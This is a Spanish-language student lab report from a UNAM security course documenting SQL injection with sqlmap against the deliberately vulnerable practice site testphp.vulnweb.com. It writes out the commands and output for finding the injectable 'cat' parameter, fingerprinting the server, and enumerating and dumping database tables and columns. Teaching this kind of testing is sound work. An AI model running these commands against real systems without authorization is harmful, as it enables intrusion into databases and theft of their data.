


UNIVERSIDAD NACIONAL AUTÓNOMA DE MÉXICO

FACULTAD DE CIENCIAS



Criptografía y Seguridad
Proyecto 03: Reporte

Sebastián Alamina Ramírez - 318685496

Carlos Alberto Desiderio Castillo - 312183839

Camila Alexandra Cruz Miranda - 316084707

Trabajo presentado como parte del curso de **Criptografía y Seguridad**, impartido por el profesor **Manuel Díaz Díaz** durante el semestre 2023-1 en la Facultad de Ciencias, UNAM.

Fecha de entrega: **Jueves 8 de Diciembre del 2022.**

Especificación del reporte: En clase vimos las técnicas de **XSS** (Cross Site Scripting) y **SQLinjection**. Utilizando el código visto en clase para **XSS** o la herramienta **sqlmap**, elaborar un breve reporte escrito con capturas de pantalla referente a estas herramientas.

Nota: Basta con documentar una técnica de las mencionadas, ustedes deciden cual eligen.

1. Para **SQLinjection**, utilizar la herramienta **sqlmap**. Con base en la documentación de **sqlmap** y el análisis de los comandos vistos en clase, del sitio <http://testphp.vulnweb.com/>:

(a) Utilizar el parámetro **cat** en la url para detectar fallas y poder usar **sqlmap**.

Usamos la línea **sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1** , para detectar vulnerabilidades en el enlace con el parametro cat.

```
carlos@carlos-VirtualBox:~$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 00:41:31 /2022-12-08/

[00:41:32] [INFO] testing connection to the target URL
[00:41:33] [INFO] checking if the target is protected by some kind of WAF/IPS
[00:41:33] [INFO] testing if the target URL content is stable
[00:41:34] [INFO] target URL content is stable
[00:41:34] [INFO] testing if GET parameter 'cat' is dynamic
[00:41:34] [INFO] GET parameter 'cat' appears to be dynamic
[00:41:35] [INFO] heuristic (basic) test shows that GET parameter 'cat' might be injectable (possible DBMS: 'MySQL')
[00:41:35] [INFO] heuristic (XSS) test shows that GET parameter 'cat' might be vulnerable to cross-site scripting (XSS) attacks
[00:41:35] [INFO] testing for SQL injection on GET parameter 'cat'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n]
```

Figure 1: Comando **sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1**

```
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] n
[00:44:03] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[00:44:03] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
[00:44:04] [WARNING] reflective value(s) found and filtering out
[00:44:04] [INFO] GET parameter 'cat' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string="Sed")
[00:44:04] [INFO] testing 'Generic inline queries'
[00:44:05] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[00:44:05] [INFO] GET parameter 'cat' is 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)' injectable
[00:44:05] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[00:44:05] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[00:44:19] [INFO] GET parameter 'cat' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
[00:44:19] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[00:44:19] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[00:44:20] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[00:44:21] [INFO] target URL appears to have 11 columns in query
[00:44:21] [INFO] GET parameter 'cat' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'cat' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
```

Figure 2: Se muestra que el parámetro cat es vulnerable.

```

---
[00:49:36] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.1
[00:49:36] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema

```

Figure 3: Información sobre las tecnologías usadas en el desarrollo de la pagina web

Encontramos información sobre el sistema operativo del servidor, el sistema manejador de base de datos, además de que se usó PHP y Nginx para el desarrollo de la aplicación web, con la respectiva versión de cada tecnología usada. Por último las bases de datos disponibles con las que cuenta el sistema.

- (b) Obtener tablas de la base de datos: **information_schema**.

Usamos el mismo comando agregando los parametros **-D information_schema --tables**, para acceder a la base de datos **information_schema** y obtener las tablas de dicha base de datos.

Y como resultado obtenemos que la base de datos tiene 79 tablas en total.

```

carlos@carlos-VirtualBox:~$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D information_schema --tables
[1.6.4#stable]
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 00:53:45 /2022-12-08/

[00:53:45] [INFO] resuming back-end DBMS 'mysql'
[00:53:45] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---

```

Figure 4: `sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D information_schema --tables`

```

---
[00:53:46] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.1
[00:53:46] [INFO] fetching tables for database: 'information_schema'
Database: information_schema
[79 tables]
+-----+
| ADMINISTRABLE_ROLE_AUTHORIZATIONS |
| APPLICABLE_ROLES                    |
| CHARACTER_SETS                      |
| CHECK_CONSTRAINTS                  |
| COLLATIONS                          |
| COLLATION_CHARACTER_SET_APPLICABILITY |
| COLUMNS                            |
| COLUMNS_EXTENSIONS                 |
| COLUMN_PRIVILEGES                   |
| COLUMN_STATISTICS                   |
| ENABLED_ROLES                       |
| ENGINES                             |
| EVENTS                              |
| FILES                               |
| INNODB_BUFFER_PAGE                  |
| INNODB_BUFFER_PAGE_LRU              |
| INNODB_BUFFER_POOL_STATS            |
| INNODB_CACHED_INDEXES               |
| INNODB_CMP                           |

```

Figure 5: Tablas de **information_schema**

```

| PLUGINS
| PROCESSLIST
| PROFILING
| REFERENTIAL_CONSTRAINTS
| RESOURCE_GROUPS
| ROLE_COLUMN_GRANTS
| ROLE_ROUTINE_GRANTS
| ROLE_TABLE_GRANTS
| ROUTINES
| SCHEMATA
| SCHEMATA_EXTENSIONS
| SCHEMA_PRIVILEGES
| STATISTICS
| ST_GEOMETRY_COLUMNS
| ST_SPATIAL_REFERENCE_SYSTEMS
| ST_UNITS_OF_MEASURE
| TABLES
| TABLESPACES
| TABLESPACES_EXTENSIONS
| TABLE_EXTENSIONS
| TABLE_CONSTRAINTS
| TABLE_CONSTRAINTS_EXTENSIONS
| TABLE_PRIVILEGES
| TRIGGERS
| USER_ATTRIBUTES
| USER_PRIVILEGES
| VIEWS
| VIEW_ROUTINE_USAGE
| VIEW_TABLE_USAGE

```

Figure 6: Tablas de `information_schema`

- (c) Obtener el nombre de las columnas de la tabla: **KEYWORDS**.

Ahora, del comando antes usado, quitamos el parámetro `-tables`, y agregamos los parámetros: `-T KEYWORDS -columns`, para acceder a la tabla **KEYWORDS** y obtener las columnas de dicha tabla, en donde encontramos que solo tiene las columnas **RESERVED** y **WORD**, con sus respectivos tipos de datos en cada columna.

Entonces el comando usado es: `sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D information_schema -T KEYWORDS -columns`.

```

---
[01:03:52] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.1
[01:03:52] [INFO] fetching columns for table 'KEYWORDS' in database 'informatio
n_schema'
Database: information_schema
Table: KEYWORDS
[2 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| RESERVED | int |
| WORD | varchar(31) |
+-----+-----+

```

Figure 7: Información de la tabla **KEYWORDS**

- (d) Obtener los datos de las columnas: **RESERVED** y **WORD**.

Primero se obtienen los datos en la columna **RESERVED**, quitando del comando anterior el parámetro **-columns** y agregando los parámetros **-C RESERVED -dump**, para acceder a la columna **RESERVED** y obtener los datos almacenados en dicha columna. El comando usado fue:

sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D information_schema -T KEYWORDS -C RESERVED -dump.

```
carlos@carlos-VirtualBox:~$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D information_schema -T KEYWORDS -C RESERVED --dump

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 01:08:02 /2022-12-08/

[01:08:02] [INFO] resuming back-end DBMS 'mysql'
[01:08:02] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
```

Figure 8: Datos de la columna RESERVED

```
---
[01:08:03] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.1
[01:08:03] [INFO] fetching entries of column(s) 'RESERVED' for table 'KEYWORDS' in database 'information_schema'
Database: information_schema
Table: KEYWORDS
[2 entries]
+-----+
| RESERVED |
+-----+
| 1         |
| 0         |
+-----+

[01:08:06] [INFO] table 'information_schema.KEYWORDS' dumped to CSV file '/home/carlos/.local/share/sqlmap/output/testphp.vulnweb.com/dump/information_schema/KEYWORDS.csv'
[01:08:06] [INFO] fetched data logged to text files under '/home/carlos/.local/share/sqlmap/output/testphp.vulnweb.com'
```

Figure 9: Datos de la columna RESERVED

Por último, de igual manera para obtener los valores de los datos almacenados en la columna **WORD**, reemplazamos el valor del parámetro **-C RESERVED** por **-C WORD**, y así obtener sus valores. El comando usado fue:

sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D information_schema -T KEYWORDS -C WORD -dump.

